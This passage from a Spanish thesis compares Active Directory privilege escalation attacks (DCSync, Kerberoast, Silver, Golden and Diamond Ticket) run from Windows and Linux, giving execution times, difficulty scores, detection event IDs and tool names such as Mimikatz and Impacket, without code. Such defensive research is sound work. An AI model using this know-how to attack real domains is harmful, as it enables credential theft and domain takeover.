DCSync	5	Medio	3	Bajo	6	Medio
Kerberoast	5	Medio	7	Alto	6	Medio
Silver Ticket	9	Alto	7	Alto	7	Alto
Golden Ticket	9	Alto	6	Medio	8	Alto
Diamond Ticket	9	Alto	6	Medio	8	Alto

Examinar los tiempos de ejecución de los ataques de escalada de privilegios en Directorio Activo desde entornos Windows y Linux.

En general, se observó que los tiempos de ejecución fueron ligeramente mayores en Windows para la mayoría de ataques evaluados. El ataque Kerberoast presentó el tiempo más elevado en ambos entornos, con un promedio de 11.28s en Windows y 10.94s en Linux, siendo también el ataque más costoso computacionalmente.

El ataque DCSync mostró una diferencia más marcada, con un tiempo promedio de 10.11s en Windows frente a 7.14s en Linux, lo que sugiere una ejecución más eficiente desde entornos Linux, posiblemente debido a la implementación de herramientas más ligeras o el uso de bibliotecas optimizadas como Impacket. En el caso de los ataques Silver Ticket, Golden Ticket y Diamond Ticket, los tiempos de ejecución fueron relativamente similares entre ambos sistemas operativos. Silver Ticket tuvo un promedio de 5.41s en Windows y 4.48s en Linux, mientras que Golden Ticket registró 5.78s en Windows frente a 5.7s en Linux. Finalmente, Diamond Ticket fue el más uniforme, con 5.92s en Windows y 5.94s en Linux, evidenciando una ejecución prácticamente idéntica entre ambos entornos.

Figura 3 Gráfico de barras comparativo de tiempo de ejecución.



CAPÍTULO V
DISCUSIÓN

5.1 Aplicación de la tecnología encontrada

Los hallazgos de esta investigación evidencian que los ataques de escalada de privilegios en Directorio Activo presentan características diferenciadas en cuanto a sus requisitos técnicos, nivel de dificultad, tiempos de ejecución y mecanismos de detección y mitigación, dependiendo del sistema operativo empleado para su ejecución Linux o Windows. Este análisis resulta especialmente relevante para profesionales de ciberseguridad y administradores de sistemas, ya que permite priorizar esfuerzos de defensa en función de la criticidad y factibilidad de cada ataque en escenarios reales.

En particular, la identificación de ataques como DCSync, Kerberoast, Golden Ticket, Silver Ticket y Diamond Ticket ofrece un marco práctico para entender cómo se materializan estas amenazas, qué vectores son más factibles de explotar y qué técnicas requieren mayor atención en términos de monitoreo y respuesta.

En síntesis, la aplicación de los resultados trasciende la caracterización técnica de los ataques: proporciona insumos concretos para fortalecer estrategias de seguridad en entornos empresariales, optimizar la detección temprana de actividades maliciosas y diseñar planes de mitigación y respuesta adaptados a los riesgos específicos de Directorio Activo. Estos aportes benefician directamente a equipos de seguridad, auditores y responsables de infraestructura crítica, al ofrecer una guía clara para anticipar, detectar y contener amenazas que comprometen la integridad y la continuidad de los servicios corporativos.

5.2 Contraste con trabajos de investigación similares

Identificación de los requisitos técnicos necesarios para ejecutar ataques de escalada de privilegios en Directorio Activo.

Los resultados obtenidos en esta investigación permitieron identificar que los requisitos técnicos para ejecutar ataques de escalada de privilegios en Directorio Activo

varían según el tipo de ataque, pero en términos generales incluyen el acceso a una cuenta dentro del dominio, el conocimiento del funcionamiento del protocolo Kerberos y el manejo de herramientas especializadas como Mimikatz, Rubeus o Impacket.

Este hallazgo coincide con lo señalado por Motero D. (2021), quien resalta que la mayoría de los ataques requieren un nivel alto de conocimientos técnicos, especialmente aquellos que implican la creación o manipulación de tickets, los cuales exigen privilegios previos y una comprensión profunda del protocolo. Además, Motero subraya que muchas de estas herramientas no son triviales de utilizar, y requieren técnicas de evasión para evitar ser detectadas por mecanismos de seguridad como Microsoft Defender. Por otro lado, Ibrahim B. (2022) destaca la sofisticación creciente de los ataques a Directorio Activo, así como su capacidad para comprometer entornos completos al abusar del protocolo Kerberos, especialmente en ataques como Pass-The-Hash y Kerberoast.

En línea con lo hallado en esta tesis, Ibrahim también hace énfasis en la importancia de comprender el flujo de autenticación de Kerberos, ya que su manipulación es un requisito común en múltiples vectores de escalada. En conjunto, tanto esta investigación como las de Ibrahim y Motero concluyen que, si bien la ejecución de estos ataques puede estar automatizada, el acceso a los recursos necesarios y la comprensión de los mecanismos internos del protocolo constituyen barreras técnicas importantes que condicionan su viabilidad, efectividad y capacidad de detección.

Analizar los métodos de implementación de ataques de escalada de privilegios en Directorio Activo desde sistemas operativos Windows y Linux.

En la presente investigación se identificaron diferencias y similitudes relevantes en la forma en que se implementan ataques de escalada de privilegios en Directorio Activo desde sistemas Windows y Linux. Una de las principales similitudes observadas es que, en ambos entornos, la mayoría de los ataques requieren la recolección previa de información del entorno, y pueden ejecutarse mediante herramientas automatizadas. Sin embargo, se evidencian diferencias importantes en los requisitos técnicos y la facilidad de ejecución: en Windows, los ataques tienden a integrarse más directamente con funcionalidades nativas del sistema, mientras que en Linux es necesario configurar entornos especiales. Esto coincide parcialmente con lo señalado por Ruiz N. (2023), quien indica que la complejidad de los ataques y los requisitos son generalmente mayores en

Windows, mientras que en Linux se presenta una mayor gravedad cuando los ataques tienen éxito. Sin embargo, en el presente estudio se observó que, si bien Windows requiere más configuración previa, el acceso a herramientas de explotación directa y la integración con el entorno de Directorio Activo facilita en muchos casos la ejecución de los ataques. En contraste, en Linux se necesita adaptar el entorno para emular correctamente la comunicación con el dominio, pero esto otorga mayor flexibilidad al atacante.

Examinar los tiempos de ejecución de los ataques de escalada de privilegios en Directorio Activo desde entornos Windows y Linux.

En el presente estudio, lo que evidencia una ejecución rápida y similar entre ambos sistemas operativos, estos resultados contrastan con los tiempos obtenidos en la investigación de Hualpa R. (2022), donde los vectores de ataque evaluados tardaron entre 1 minuto 28 segundos y 2 minutos 3 segundos en completarse. La diferencia puede atribuirse a la naturaleza de los ataques evaluados: mientras que Hualpa consideró exploits como Dirty Cow, que requieren pasos adicionales como la compilación de scripts y la interacción con múltiples procesos del sistema, en esta investigación se trabajó con ataques específicos al Directorio Activo. Por tanto, aunque ambos estudios coinciden en señalar la eficiencia de los ataques automatizados, los resultados aquí presentados evidencian que los ataques a servicios como Directorio Activo pueden ejecutarse en un tiempo aún más reducido.

CONCLUSIONES

La identificación de los requisitos técnicos necesarios para ejecutar ataques de escalada de privilegios en Directorio Activo permitió establecer que, si bien cada técnica presenta particularidades en cuanto a credenciales, permisos y herramientas, existe un patrón común que facilita su caracterización. Se evidenció que ataques como DCSync, Golden Ticket, Silver Ticket, Diamond Ticket y Kerberoast demandan distintos niveles de acceso previo desde la obtención de hashes o tickets hasta credenciales de cuentas privilegiadas y el uso de herramientas especializadas como Impacket o Mimikatz. Este hallazgo demuestra que el éxito de los ataques no depende únicamente de vulnerabilidades técnicas del sistema, sino también de la preparación y el conocimiento del atacante, así como de la existencia de configuraciones inseguras en el entorno de Directorio Activo.

Respecto al análisis de los métodos de implementación entre Windows y Linux, los resultados muestran que ambos entornos permiten la ejecución de los ataques analizados, aunque con diferencias en herramientas y flujo de trabajo. Linux cuenta con herramientas más integradas y automatizadas lo que puede facilitar la ejecución del ataque en menos pasos. En cambio, en Windows, si bien existen herramientas equivalentes, estas requieren una mayor configuración previa y conocimientos técnicos más profundos para su ejecución manual. Sin embargo, desde la perspectiva técnica de los vectores utilizados, el núcleo del ataque es prácticamente idéntico, lo que permite su caracterización bajo un mismo conjunto de indicadores, como fue aplicado en esta tesis.

En cuanto al tiempo de ejecución de los ataques desde entornos Windows y Linux, se concluye que no hay diferencias claras entre ambos sistemas operativos. Esto indica que la elección del sistema operativo no influye de manera relevante en la rapidez con la que se llevan a cabo los ataques, por lo que el tiempo de ejecución no constituye un criterio decisivo al momento de seleccionar el entorno para ejecutar ataques de escalada de privilegios en Directorio Activo.

RECOMENDACIONES

En investigaciones futuras dentro de esta misma línea de estudio, se recomienda considerar los siguientes aspectos con el propósito de ampliar el alcance y la profundidad del análisis:

a) Ampliar el espectro de ataques evaluados: Se sugiere incluir otros vectores de escalada de privilegios y técnicas relacionadas con ACL's, delegaciones de servicios, ataques de persistencia o vulnerabilidades emergentes. Esto permitiría enriquecer la caracterización de los escenarios de ataque y establecer comparaciones más completas respecto a los resultados obtenidos en la presente investigación.
b) Incorporar entornos híbridos y en la nube: Dado que muchas organizaciones migran sus infraestructuras hacia servicios como Entra ID (Azure Active Directory) o entornos híbridos, resultaría valioso replicar la metodología en escenarios de nube, considerando las particularidades de autenticación y seguridad que presentan estos modelos.
c) Profundizar en diversas técnicas de detección basadas en inteligencia artificial y análisis de comportamiento: Futuras investigaciones podrían evaluar herramientas avanzadas de monitoreo que utilicen machine learning o análisis de comportamiento de usuarios, para determinar su eficacia frente a ataques sigilosos.
d) Realizar pruebas en entornos con mayor carga de trabajo: Se recomienda llevar a cabo experimentos en escenarios con mayor número de usuarios, grupos, políticas y servicios activos, a fin de simular de manera más fiel la complejidad de un entorno corporativo real. Esto permitiría analizar cómo la densidad de objetos y procesos en Directorio Activo puede influir en la ejecución, detección y mitigación de los ataques.

REFERENCIAS BIBLIOGRÁFICAS

Adekotujo, A., Odumabo, A., Adedokun, A., & Aiyeniko, O. (2020). A Comparative Study of Operating Systems: Case of Windows, UNIX, Linux, Mac, Android and iOS. *International Journal of Computer Applications, 176*(39), 16–23. https://doi.org/10.5120/ijca2020920494

Agencia de Ciberseguridad e Infraestructura de Estados Unidos. (2021, February 1). *What is Cybersecurity?* Https://Www.Cisa.Gov/News-Events/News/What-Cybersecurity.

Ahmed, A. (2021). *Privilege Escalation Techniques: Learn the art of exploiting Windows and Linux systems* (1st ed.). Packt.

Aksüt, Y. (2024). *An Analysis Of Kerberoasting Attack And Detection With Supervised Machine Learning Algorithms*.

Anita, N., & Sunita, T. (2015). Kerberos Protocol: A Review. *International Journal of Engineering Research And*, *V4*(04). https://doi.org/10.17577/IJERTV4IS040843

Arias, F. (2012). *El proyecto de Investigación* (6th ed.). Editorial Episteme.

Awan, M. (2022). Linux vs. Windows: A Comparison of Two Widely Used Platforms. *Journal of Computer Science and Technology Studies*, *4*(1), 41–53. https://doi.org/10.32996/jcsts.2022.4.1.4

Becerril, A. (2020). Cybersecurity and E-commerce in Free Trade Agreements. *Mexican Law Review*, *13*(1), 3. https://doi.org/10.22201/iij.24485306e.2020.1.14808

Bermudez, M. (2024a). *Aplicación de estándares de ciberseguridad para proteger la información de las organizaciones*. Pontificia Universidad Católica del Perú.

Bermudez, M. (2024b). *Aplicación de estándares de ciberseguridad para proteger la información de las organizaciones*.

Brookers, S. (2018). *Mitigating Privilege Escalation*.

Cervera, A., & Goussens, A. (2024). Ciberseguridad y uso de las TIC en el Sector Salud. *Atención Primaria*, *56*(3), 102854. https://doi.org/10.1016/j.aprim.2023.102854

Chinchay, K., & Peña, V. (2021). *Comparación de protocolos de autenticación de usuarios en el control de acceso a redes inalámbricas*.

CrowdStrike. (2023, December 7). *How Malicious Insiders Use Known Vulnerabilities Against Their Organizations*. Https://Www.Crowdstrike.Com/En-Us/Blog/How-Malicious-Insiders-Use-Known-Vulnerabilities-against-Organizations/.

Delgado A. (2021, September). El enemigo en casa. *Https://Dialnet.Unirioja.Es/Servlet/Articulo?Codigo=8056756*, 148–150.

Desmond, B., Richards, J., Allen, R., & Lowe, A. (2013). *Active Directory* (5th ed.). Ed.O'Reilly Media.

Dominguez, F., & Cotera, R. (2020). *La ciberseguridad y los riesgos de hacking en los cadetes de 4to año de La Escuela Militar de Chorrillos "Coronel Francisco Bolognesi", 2020*. Escuela militar de Chorrillos "Coronel Francisco Bolognesi."

Dora, J. R., & Hluchy, L. (2025). Attacks on Active Directory - Resource-based Constrained Delegation and New Patches. *2025 Cybernetics & Informatics (K&I)*, 1–6. https://doi.org/10.1109/KI64036.2025.10916465

Eckert, M., Meyer, D., Haase, J., & Klauer, B. (2016). Operating System Concepts for Reconfigurable Computing: Review and Survey. In *International Journal of Reconfigurable Computing* (Vol. 2016). Hindawi Limited. https://doi.org/10.1155/2016/2478907

Eliasib, G. (2024). *Diamond Ticket*. Https://Books.Spartan-Cybersec.Com/Cpad/Persistencia-y-Post-Explotacion-En-Ad/Diamond-Ticket.

Fortinet. (n.d.). *Autenticación Kerberos*. Https://Www.Fortinet.Com/Lat/Resources/Cyberglossary/Kerberos-Authentication.

Georgiadou, A., Mouzakitis, S., & Askounis, D. (2021). Assessing mitre att&ck risk using a cyber-security culture framework. *Sensors*, *21*(9). https://doi.org/10.3390/s21093267

Golam, S., & Ar, F. (2019). Windows, Linux, Mac Operating System and Decision Making. *International Journal of Computer Applications*, *177*(27), 11–15. https://doi.org/10.5120/ijca2019919725

Gong, J., Men, T., Feng, S., & Yu, D. (2024). An Analysis and Improvement Scheme for the Weakness of Kerberos V5 Authentication. In *J. Electrical Systems* (Vol. 20, Issue 2).

Grippo, T., & Kholidy, H. A. (2022). *Detecting Forged Kerberos Tickets in an Active Directory Environment*. http://arxiv.org/abs/2301.00044

Haimed, I. B., Albahar, M., & Alzubaidi, A. (2023). Exploiting Misconfiguration Vulnerabilities in Microsoft's Azure Active Directory for Privilege Escalation Attacks. *Future Internet*, *15*(7). https://doi.org/10.3390/fi15070226

Hernández, R., Fernández, C., & Baptista, M. (2014). *Metodología de la investigación*.

Hualpa, R. R., Código, O., Jose, A., & Parra, R. D. (2022). *Evaluación de efectividad de las pruebas de penetración internas contra el escalamiento de privilegios de usuario*.

IBM. (2024). *X-Force Threat Intelligence Index 2024*.

IBM. (2025). *IBM X-Force 2025 Threat Intelligence Index*. https://www.ibm.com/downloads/documents/us-en/1227cc9e83cb97ae

Ibrahim, B., Jurcut, A. D., ElSayed, M. S., & Azer, M. A. (2022). Active Directory Attacks—Steps, Types, and Signatures. *Electronics (Switzerland)*, *11*(16). https://doi.org/10.3390/electronics11162629

Kotlaba, L. (2018). *Detection of Active Directory attacks*. Czech Technical University in Prague.

Lopez de Jimenez, R. E. (2016). Pentesting on web applications using ethical - hacking. *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI)*, 1–6. https://doi.org/10.1109/CONCAPAN.2016.7942364

Metcalf, S. (2015, September 25). *Mimikatz DCSync Usage, Exploitation, and Detection*. Https://Adsecurity.Org/?P=1729.

Microsoft. (2025, July 14). *Introducción a Active Directory Domain Services*. Https://Learn.Microsoft.Com/Es-Es/Windows-Server/Identity/Ad-Ds/Get-Started/Virtual-Dc/Active-Directory-Domain-Services-Overview.

Mittal, N. (2024). *Certified Red Team Professional*.

Motero, C. D., Higuera, J. R. B., Higuera, J. B., Montalvo, J. A. S., & Gomez, N. G. (2021). On Attacking Kerberos Authentication Protocol in Windows Active Directory Services: A Practical Survey. *IEEE Access*, *9*, 109289–109319. https://doi.org/10.1109/ACCESS.2021.3101446

Muthuraj, S., Sethumadhavan, M., Amritha, P. P., & Santhya, R. (2021). *Detection and Prevention of Attacks on Active Directory Using SIEM* (pp. 533–541). https://doi.org/10.1007/978-981-15-7062-9_53

QOMPLX. (2020, April 16). *DCSync Attacks Explained*. Https://Www.Qomplx.Com/Blog/Kerberos_dcsync_attacks_explained/.

Quintero, S., & Martín del Rey, A. (2020). A New Proposal on the Advanced Persistent Threat: A Survey. *Applied Sciences*, *10*(11), 3874. https://doi.org/10.3390/app10113874

Ruiz, N. (2023). *Caracterización y comparativa de técnicas de escalada de privilegios en entorno Windows y Linux*.

Schwartz, A. (2022, July 5). *A Diamond in the Ruff*. Https://Trustedsec.Com/Blog/a-Diamond-in-the-Ruff.

Tapia, J. M. (2023). *Evaluación de intrusión a entornos basados en Directorio Activo*. Universidad de Málaga.

ANEXOS

Anexo 01

Matriz de consistencia

<table>
<tr><td colspan="6">Título: Análisis comparativo de características en ataques de escalada de privilegios en Directorio Activo</td></tr>
<tr><td>Problemas</td><td>Objetivos</td><td>Hipótesis</td><td>Variables</td><td>Metodología</td><td>Población</td></tr>
<tr><td>Problema general</td><td>Objetivo general</td><td>Hipótesis general</td><td rowspan="2">Ataque de escalada de privilegio</td><td rowspan="2">El tipo de investigación es de naturaleza tecnológica aplicada.
Nivel de investigación descriptivo de variable independientes, diseño de campo</td><td rowspan="4">La población es finita, ya que está conformada por los ataques correspondientes a la etapa de escalación de privilegios en entornos de Directorio Activo.</td></tr>
<tr><td>¿Cuáles son las características de los ataques de escalada de privilegios en Directorio Activo?</td><td>Determinar las características de los ataques de escalada de privilegios en Directorio Activo.</td><td rowspan="5">Según Hernández et al. (2014), el hecho de formular o no hipótesis depende principalmente del alcance inicial del estudio. En el caso de esta investigación al buscar caracterizar el nivel de complejidad de cada ataque y no la relación entre estos, se determinó la no utilización de hipótesis. En la investigación se describen las características de los ataques de escalada de privilegios en Directorio Activo.</td></tr>
<tr><td>Problema Específico I</td><td>Objetivo Específico I</td><td>Dimensiones</td><td>Técnica e instrumentos</td></tr>
<tr><td>¿Cuáles son los requisitos técnicos necesarios para ejecutar los ataques de escalada de privilegios en Directorio Activo?</td><td>Identificar los requisitos técnicos necesarios para ejecutar ataques de escalada de privilegios en Directorio Activo.</td><td rowspan="3">• Requisitos técnicos del ataque.
• Ejecución del ataque.
• Detección.
• Mitigación.
• Respuesta.</td><td rowspan="3">La técnica consiste en la observación, utilizando de instrumento la ficha de observación que permitirá registrar los detalles de la investigación.</td></tr>
<tr><td>Problema Específico II</td><td>Objetivo Específico II</td><td>Muestra</td></tr>
<tr><td>¿Cómo se implementan los ataques de escalada de privilegios en Directorio Activo desde sistemas operativos Windows y Linux?</td><td>Analizar los métodos de implementación de ataques de escalada de privilegios en Directorio Activo desde sistemas operativos Windows y Linux.</td><td>Muestreo no probabilístico por conveniencia debido a la naturaleza de los ataques en estudio, estando compuesta por los ataques Kerberoast, DCSync, Silver Ticket, Golden Ticket y Diamond Ticket.</td></tr>
<tr><td>Problema Específico III</td><td>Objetivo Específico III</td></tr>
<tr><td>¿Cuáles son los tiempos de ejecución de los ataques de escalada de privilegios en Directorio Activo desde sistemas operativos Windows y Linux?</td><td>Examinar los tiempos de ejecución de los ataques de escalada de privilegios en Directorio Activo desde entornos Windows y Linux.</td></tr>
</table>

Anexo 02

Ficha de observación para variable ataque de escalada de privilegio

El presente instrumento, está diseñado para medir la variable de estudio: "Ataque de escalada de privilegios". Este instrumento tiene como objetivo principal caracterizar los ataques de escalada de privilegios en Directorio Activo desde sistemas operativos Linux y Windows, considerando sus características en términos de patrones de ataque, técnicas utilizadas, herramientas empleadas, y métricas de evaluación específicas.

Nombre ataque			
Patrón de ataque			
Técnica MITRE			
Sistema Operativo: Kali Linux			
Herramientas			
Tiempo promedio de ejecución			
Dificultad del ataque	Bajo	Medio	Alto
Dificultad de detección	Bajo	Medio	Alto
Dificultad de mitigación	Bajo	Medio	Alto
Dificultad de respuesta	Bajo	Medio	Alto
Sistema Operativo: Windows			
Herramientas			
Tiempo promedio de ejecución			
Dificultad del ataque	Bajo	Medio	Alto
Dificultad de detección	Bajo	Medio	Alto
Dificultad de mitigación	Bajo	Medio	Alto
Dificultad de respuesta	Bajo	Medio	Alto

Requisitos técnicos del ataque

Requisitos Técnicos del Ataque			
Indicador	**Bajo (1 punto)**	**Medio (2 puntos)**	**Alto (3 puntos)**
Herramientas necesarias	Herramientas nativas del sistema operativo.	Herramientas comunes de pentesting.	Herramientas personalizadas o difíciles de obtener/configurar.
Privilegios previos requeridos	No se requieren privilegios especiales (usuario estándar).	Se requiere acceso a algún grupo o usuario especial	Requiere privilegios elevados o control del sistema.
Conocimiento técnico necesario	Conocimientos básicos de uso del sistema operativo, manejo de interfaz gráfica o comandos simples sin necesidad de scripting o conocimientos de redes.	Conocimineto s intermedios en uso de PowerShell o Bash, estructura básica de AD, tipos de tickets Kerberos	Conocimientos avanzados en internals del protocolo Kerberos, manipulación de tickets (TGT/TGS) o scripting personalizado

Puntaje total	Nivel de dificultad	Definición Técnica
3 – 4 puntos	**Bajo**	El ataque puede ejecutarse con herramientas fácilmente accesibles, sin necesidad de privilegios especiales y con conocimientos básicos en informática. Cualquier usuario con acceso estándar puede realizarlo siguiendo instrucciones simples.
5 – 6 puntos	**Medio**	El ataque requiere herramientas específicas que deben ser configuradas o ejecutadas por línea de comandos, y puede necesitar ciertos privilegios como pertenecer a grupos intermedios. El atacante debe tener conocimientos técnicos intermedios (AD, PowerShell, redes).
7 – 9 puntos	**Alto**	El ataque necesita herramientas especializadas o personalizadas, privilegios elevados, y conocimientos avanzados en estructuras internas de Directorio Activo, scripting y protocolo Kerberos. Solo ejecutable por atacantes experimentados.

Dificultad del ataque

Dificultad del Ataque			
Indicador	**Bajo (1 punto)**	**Medio (2 puntos)**	**Alto (3 puntos)**
Complejidad de los pasos técnicos	El ataque se ejecuta en 1 a 2 pasos simples y directos, sin necesidad de configurar opciones avanzadas.	El ataque requiere varios pasos secuenciales y el uso de parámetros o configuraciones específicas	El ataque requiere múltiples pasos complejos, modificaciones a configuraciones o scripts personalizados.
Facilidad de uso de herramientas	Herramientas fáciles de ejecutar, con documentación oficial clara, interfaces simples y resultados automáticos.	Las herramientas requieren conocer comandos específicos, interpretar salidas técnicas o ajustar opciones manualmente.	Las herramientas no tienen documentación clara, requieren modificación o su ejecución depende del contexto técnico del dominio comprometido.
Estabilidad del ataque	El ataque se ejecuta correctamente en la mayoría de los entornos sin fallos ni necesidad de repetición.	El ataque puede presentar fallos menores o necesitar ser ejecutado más de una vez para completarse.	El ataque falla con frecuencia, requiere ajustes constantes o solo se completa en condiciones muy específicas o controladas.
Nivel de automatización del ataque	El ataque se ejecuta con una herramienta o script preconstruido sin intervención manual entre etapas.	El ataque combina herramientas con intervención manual parcial (copiar tickets, modificar parámetros, combinar herramientas).	Totalmente manual o dependiente de scripts personalizados y de interpretación técnica.

Puntaje Total	Nivel de Dificultad del Ataque	Definición Técnica
4 – 5 puntos	**Bajo**	El ataque puede ser ejecutado fácilmente por un atacante con conocimientos básicos, sin modificar herramientas o procesos. Generalmente confiable y automatizado.
6 – 8 puntos	**Medio**	El ataque requiere comprensión del entorno y herramientas utilizadas, así como intervención en uno o más pasos. Presenta una dificultad moderada de ejecución.
9 – 12 puntos	**Alto**	El ataque exige experiencia avanzada en ciberseguridad ofensiva, conocimiento profundo del protocolo Kerberos, y adaptación técnica para lograr su ejecución completa.

Dificultad de detección

Dificultad de Detección			
Indicador	**Bajo (1 punto)**	**Medio (2 puntos)**	**Alto (3 puntos)**
Existencia de eventos únicos o fiables	El ataque genera eventos específicos fácilmente reconocibles en los logs.	El ataque requiere correlacionar múltiples eventos o condiciones para detectarlo.	No existen eventos claros o pueden confundirse con actividades legítimas.
Posibilidad de falsos positivos	La detección es precisa, con baja o nula probabilidad de falsos positivos.	Puede haber confusión con acciones legítimas.	Alta posibilidad de falsos positivos o eventos indistinguibles.
Herramientas requeridas para detectar	Detectable con herramientas básicas (Event Viewer, Sysmon).	Requiere un SIEM y configuración de reglas personalizadas.	Requiere soluciones avanzadas, correlación de largo plazo, técnicas forenses o comportamiento anómalo.

Puntaje total	Nivel de dificultad	Descripción
3 – 4 puntos	**Bajo**	El ataque genera eventos únicos y fácilmente identificables en los logs del sistema (p. ej., Event ID 4769), detectables con herramientas básicas como Event Viewer o Sysmon. Se pueden configurar alertas simples sin riesgo significativo de falsos positivos.
5 – 6 puntos	**Medio**	El ataque produce eventos que requieren correlación entre múltiples registros para ser detectados (p. ej., 4624 + 4768 + 4672). Puede haber falsos positivos si no se ajustan adecuadamente las reglas. Se necesita conocimiento moderado en análisis de logs.
7 – 9 puntos	**Alto**	El ataque genera eventos ambiguos o que pueden parecer actividad legítima. No hay firmas claras, o bien se pierden entre tráfico normal. Se requiere correlación avanzada, reglas personalizadas y análisis histórico para lograr una detección efectiva.

Dificultad de mitigación

Dificultad de Mitigación			
Indicador	**Bajo (1 punto)**	**Medio (2 puntos)**	**Alto (3 puntos)**
Complejidad de acciones preventivas	Las contramedidas son simples, como ajustes de políticas de grupo, actualizaciones o configuraciones estándar.	Requieren cambios intermedios en servicios, configuración de detección adicional o restricción de privilegios más delicada.	Requieren rediseño estructural, segmentación avanzada, deshabilitar funcionalidades de negocio o implementar controles no triviales.
Disponibilidad de soluciones	Existen soluciones oficiales, documentadas y validadas por fabricantes	Las soluciones son mixtas: oficiales parcialmente o dependientes de herramientas de terceros.	No hay soluciones claras o estandarizadas. Las medidas son, personalizadas o dependen de decisiones específicas del entorno.
Impacto en la operación	La mitigación no afecta el uso regular del sistema ni la productividad de los usuarios.	Puede generar limitaciones leves (ej. imposibilidad de usar ciertas cuentas, cambios de contraseña frecuentes).	Impacta directamente en procesos críticos, genera fricción con los usuarios o afecta disponibilidad de servicios esenciales.

Puntaje Total	**Nivel de Dificultad del Ataque**	**Definición Técnica**
4 – 5 puntos	**Bajo**	Existen soluciones claras, documentadas y de fácil implementación, como cambiar configuraciones por defecto (ej. deshabilitar RC4, aplicar restricciones de SPN). Las acciones pueden realizarse sin afectar significativamente la operación.
6 – 8 puntos	**Medio**	La mitigación requiere combinar políticas de grupo, actualizaciones, endurecimiento del entorno y control de privilegios. Puede generar fricción operacional o afectar compatibilidad con sistemas heredados. Se necesita personal con conocimientos técnicos.
9 – 12 puntos	**Alto**	No existen medidas directas o viables para prevenir el ataque sin rediseñar aspectos críticos del entorno (ej. cambio en diseño de confianza de dominios, limitación de funciones clave). Algunas vulnerabilidades están ligadas al propio diseño del protocolo Kerberos. Requiere inversión en arquitectura y monitoreo continuo.

Dificultad de respuesta

Dificultad de Respuesta			
Indicador	**Bajo (1 punto)**	**Medio (2 puntos)**	**Alto (3 puntos)**
Recursos necesarios	Puede ser manejado por el equipo interno de TI o seguridad sin conocimientos especializados.	Requiere participación de analistas de seguridad o personal con experiencia en respuesta a incidentes.	Requiere equipos forenses, respuesta a incidentes avanzada o incluso apoyo externo.
Tiempo estimado de contención	Puede resolverse en minutos u horas.	Requiere horas o hasta un día para la contención y análisis inicial.	Puede tomar varios días o semanas para restaurar completamente el entorno y analizar el alcance del ataque.
Complejidad de las acciones de respuesta	La respuesta es directa, siguiendo procedimientos claros o automatizados.	La respuesta implica análisis detallado, restauración de usuarios o tickets, y validación posterior.	Las acciones son complejas: restauración de DC, análisis de logs extensos, verificación de integridad, redefinición de claves o limpieza profunda.

Puntaje Total	Nivel de Dificultad del Ataque	Definición Técnica
4 – 5 puntos	**Bajo**	La contención y remediación pueden ser realizadas rápidamente por personal de TI, siguiendo procedimientos estándar (ej. revocación de contraseñas, limpieza de tickets, reinicio de servicios). Se dispone de protocolos y herramientas accesibles.
6 – 8 puntos	**Medio**	La respuesta requiere la intervención de personal especializado (ej. analista SOC o Blue Team), análisis de logs detallado, y aplicación de múltiples acciones coordinadas (p. ej. restablecimiento de cuentas, análisis forense básico). Puede tomar horas o días.
9 – 12 puntos	**Alto**	Requiere un equipo formal de respuesta a incidentes (IR Team), herramientas forenses especializadas y un proceso largo de investigación, aislamiento y limpieza. La persistencia del atacante es elevada y puede ser necesario reconstruir partes del entorno (ej. recrear el dominio o resetear la clave KRBTGT).

Anexo 03

Validación del instrumento de investigación

Nombre del instrumento: Ficha de observación para la evaluación de las características de ataques de escalada de privilegios en Directorio Activo.

1. DATOS GENERALES

Apellidos y nombres	
Cargo e Institución donde labora	
Autor del instrumento	

2. ASPECTOS DE VALIDACIÓN

MALO = 1	REGULAR = 2	BUENO = 3

INDICADOR	Métricas	Valoración	Observación
Patrón de ataque	Código de identificación		
Técnica MITRE	Código de técnica		
Sistema Operativo	Linux / Windows		
Herramientas	Nombre de herramientas		
Tiempo promedio de ejecución	Tiempo de ejecución		
Dificultad del ataque	Requisitos de realización (bajo, medio, alto)		
Dificultad de detección	Definición de logs (bajo, medio, alto)		
Dificultad de mitigación	Número y tipo de medidas necesarias (bajo, medio, alto)		
Dificultad de respuesta	Número de pasos (bajo, medio, alto)		

_____

Firma del evaluador

Coeficiente de V de Aiken

La validación del instrumento se refiere a “si el instrumento mide lo que se pretende medir, además de cotejar su pertinencia o correspondencia con los objetivos específicos y variables de la investigación” (Arias F, 2012, p. 135), por lo que para validar el instrumento de la presente investigación se utilizará el coeficiente V de Aiken.

De acuerdo con Merino Soto (2023) V de Aiken permite la medición del instrumento de medición, permitiendo un avance a la metodología valorando la aplicabilidad de este procedimiento en el diseño de la investigación. Este coeficiente facilita medir la importancia de los ítems en relación con un contenido, basado en las valoraciones realizadas por un grupo de N jueces o expertos.

Para la validación, se utilizó una escala tipo Likert con las opciones de valoración "malo", "regular" y "bueno", a las cuales se asignaron valores numéricos de 1 a 3, respectivamente.

$$V = \frac{X - l}{k} \quad (1)$$

Donde:

V = Coeficiente V de Aiken.

X = Promedio de las calificaciones de todos los jueces.

l = Calificación mínima.

k = Diferencia de la calificación máxima menos la calificación mínima.

Para determinar si los ítems lograron un nivel satisfactorio de validez de contenido, se utilizó el coeficiente V de Aiken con la colaboración de cinco jueces expertos. Este análisis se realizó con un nivel de confianza del 95% y aplicando un criterio liberal, estableciendo que el límite inferior debía ser de al menos 0,5 para considerar válido el ítem.

La tabla 7 presenta los cálculos realizados para los valores del coeficiente V de Aiken y sus intervalos de confianza correspondientes, aplicados a los 9 ítems de la ficha de observación. En todos los casos, se verificó la validez de los ítems.

Tabla 7

Coeficiente V de Aiken e intervalos de confianza al 95 %

Ítems	Promedio	V de Aiken	L. Inferior	L. Superior	Criterio Liberal V Aiken>=0,5
1	3	1	0,72	1	Es válido
2	3	1	0,72	1	Es válido
3	3	1	0,72	1	Es válido
4	2,8	0,9	0,6	0,98	Es válido
5	3	1	0,72	1	Es válido
6	2,8	0,9	0,6	0,98	Es válido
7	2,8	0,9	0,72	1	Es válido
8	2,8	0,9	0,6	0,98	Es válido
9	2,8	0,9	0,6	0,98	Es válido

Anexo 04

Valoraciones de jueces al instrumento de recolección de datos

VALIDACIÓN DEL INSTRUMENTO DE INVESTIGACIÓN

Nombre del instrumento: Ficha de observación para la evaluación de las características de ataques de escalada de privilegios en Directorio Activo.

1. DATOS GENERALES

Apellidos y nombres	Karin Yanet Supo Gavancho
Cargo e Institución donde labora	UNJBG - Docente
Autor del instrumento	Gondarillas Rodriguez, Daniel

2. ASPECTOS DE VALIDACIÓN

MALO = 1	REGULAR = 2	BUENO = 3

INDICADOR	Métricas	Valoración	Observación
